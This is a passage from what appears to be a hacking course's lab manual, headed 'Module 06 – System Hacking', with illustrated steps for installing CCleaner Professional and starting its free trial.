
Note: If a **User Account Control** pop-up appears, click **Yes**.

2. The CCleaner setup starts loading; when it finishes, the **CCleaner Professional Setup** wizard appears; click the **Install** button.




3. **CCleaner Professional Setup** loads and the **CCleaner Professional Setup Completed** wizard appears. Click to deselect the **View release notes** checkbox and click the **Run CCleaner** button.

Module 06 – System Hacking




4. The **Welcome to your Free trial of CCleaner Professional!** wizard appears; click the **Start My Trial** button.



